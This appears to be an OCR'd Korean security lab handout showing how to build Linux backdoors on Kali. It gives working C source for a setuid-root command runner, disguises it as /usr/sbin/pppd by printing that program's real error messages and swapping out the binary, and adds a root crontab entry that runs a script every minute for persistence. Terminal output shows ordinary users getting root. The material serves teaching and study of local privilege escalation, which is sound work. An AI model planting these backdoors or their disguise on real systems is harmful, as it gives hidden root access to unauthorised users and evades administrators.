-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(gildong㉿kali)-[~]
└─$ mkdir /gildongHOME
mkdir: cannot create directory ‘/gildongHOME’: Permission denied

┌──(gildong㉿kali)-[~]
└─$ ./backdoor
# pwd
/home/gildong
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1001(gildong)
# mkdir /gildongHOME
# ls -ld /gildongHOME
drwxr-xr-x 2 root root 4096 May 14 04:26 /gildongHOME
#
```

❸ root 권한 탈취

$pwd

$ls –l

$mkdir /gildongHome

$./backdoor

#pwd

#id

#mkdir /gildongHome

LAB 2. Backdoor 숨기기

* 백도어가 마치 시스템 상의 중요한 setuid 파일인 것처럼 위장

```
┌──(root㉿kali)-[~]
└─# find / -user root -perm -4000
/home/kali/test/backdoor
/home/gildong/backdoor
```

```
/usr/sbin/mount.nfs
/usr/sbin/pppd
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
find: ‘/run/user/1000/gvfs’: Permission denied

┌──(root㉿kali)-[~]
└─# cd /usr/sbin

┌──(root㉿kali)-[/usr/sbin]
└─# ls -l pppd
-rwsr-xr-- 1 root dip 403832 May 13  2022 pppd

┌──(root㉿kali)-[/usr/sbin]
└─# ./pppd
./pppd: The remote system is required to authenticate itself
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.
```

❶ 위장할 파일 조회하기

#find / -user root –perm -4000

#cd /usr/sbin

#ls –l pppd

#./pppd

❷ Backdoor 파일 내용 수정

```
#cd /home/gildong
#nano backexec.c {
 ~~~
 printf
 printf
}
```

```
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdlib.h>
int main(int argc, char *argv[ ])
{
  char exec[100];
  setuid(0);
  setgid(0);
  sprintf(exec, "%s 2>/dev/null", argv[1]);
  system(exec);

printf("./pppd: The remote system is required to authenticate itself\n");
printf("./pppd: but I couldn't find any suitable secret (password) for it to use to do so.\n");
}
```

❸ 컴파일 후 권한 재설정

#cd /home/gildong

#**gcc –o backexec backexec.c**

#chmod 4755 backexec

#./backexec


```
┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 40
-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c
-rwxr-xr-x 1 root root 16160 May 14 04:59 backexec
-rw-r--r-- 1 root root   324 May 14 04:56 backexec.c

┌──(root㉿kali)-[/home/gildong]
└─# chmod 4755 backexec

┌──(root㉿kali)-[/home/gildong]
└─# ./backexec
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(root㉿kali)-[/home/gildong]
└─#
```

❹ 정상 파일을 Backdoor로 변환



#cd /home/gildong

#cp /usr/sbin/pppd /usr/sbin/pppd.bak

#mv backexec /usr/sbin/pppd

#cd /usr/bin

#ls –l pppd

❺ Backdoor 실행

```
┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "whoami"
root
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "mkdir /testhome"
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ls -l /testhome
total 0

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ls -ld /testhome
drwxr-xr-x 2 root root 4096 May 14 05:08 /testhome

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "id"
uid=0(root) gid=0(root) groups=0(root),100(users),1001(gildong)
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.
```

#su gildong

$cd /usr/sbin

$./pppd “whoami”

$./pppd “mkdir /testhome”

$ls –ld /testhome

$./pppd “id”

LAB 3. Cron 데몬을 이용한 Backdoor 생성


```
┌──(root㉿kali)-[/home/gildong]
└─# cat backexec.c
#include <stdio.h>
main(int argc, char *argv[])
{
 char exec[100];
 setuid(0);
 setgid(0);
 sprintf(exec, "%s 2>/dev/null", argv[1]);
 system(exec);


 printf("./pppd: The remote system is required to authenticate itself\n");
 printf("./pppd: but I couldn't find any suitable secret (password) for it to use to do so.\n");
}
```

#cd /home/gildong
#cat backexec.c

```
┌──(root㉿kali)-[/]
└─# ls -ld /etc/cro*
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.d
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.daily
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.hourly
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.monthly
-rw-r--r-- 1 root root 1042 Nov 13  2022 /etc/crontab
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.weekly
```

#ls –ld /etc/cro*



#cd /etc/cron.d

#nano set.sh

#ls –l set.sh

#chmod 755 set.sh

#ls –l set.sh

#nano /etc/crontab

*** * * * * root /etc/cron.d/set.sh**

```
┌──(root㉿kali)-[/etc/cron.d]
└─# tail -l /etc/crontab
# |  |  |  |  .─── day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#

* * * * * root /etc/cron.d/set.sh

┌──(root㉿kali)-[/etc/cron.d]
└─# service cron restart
```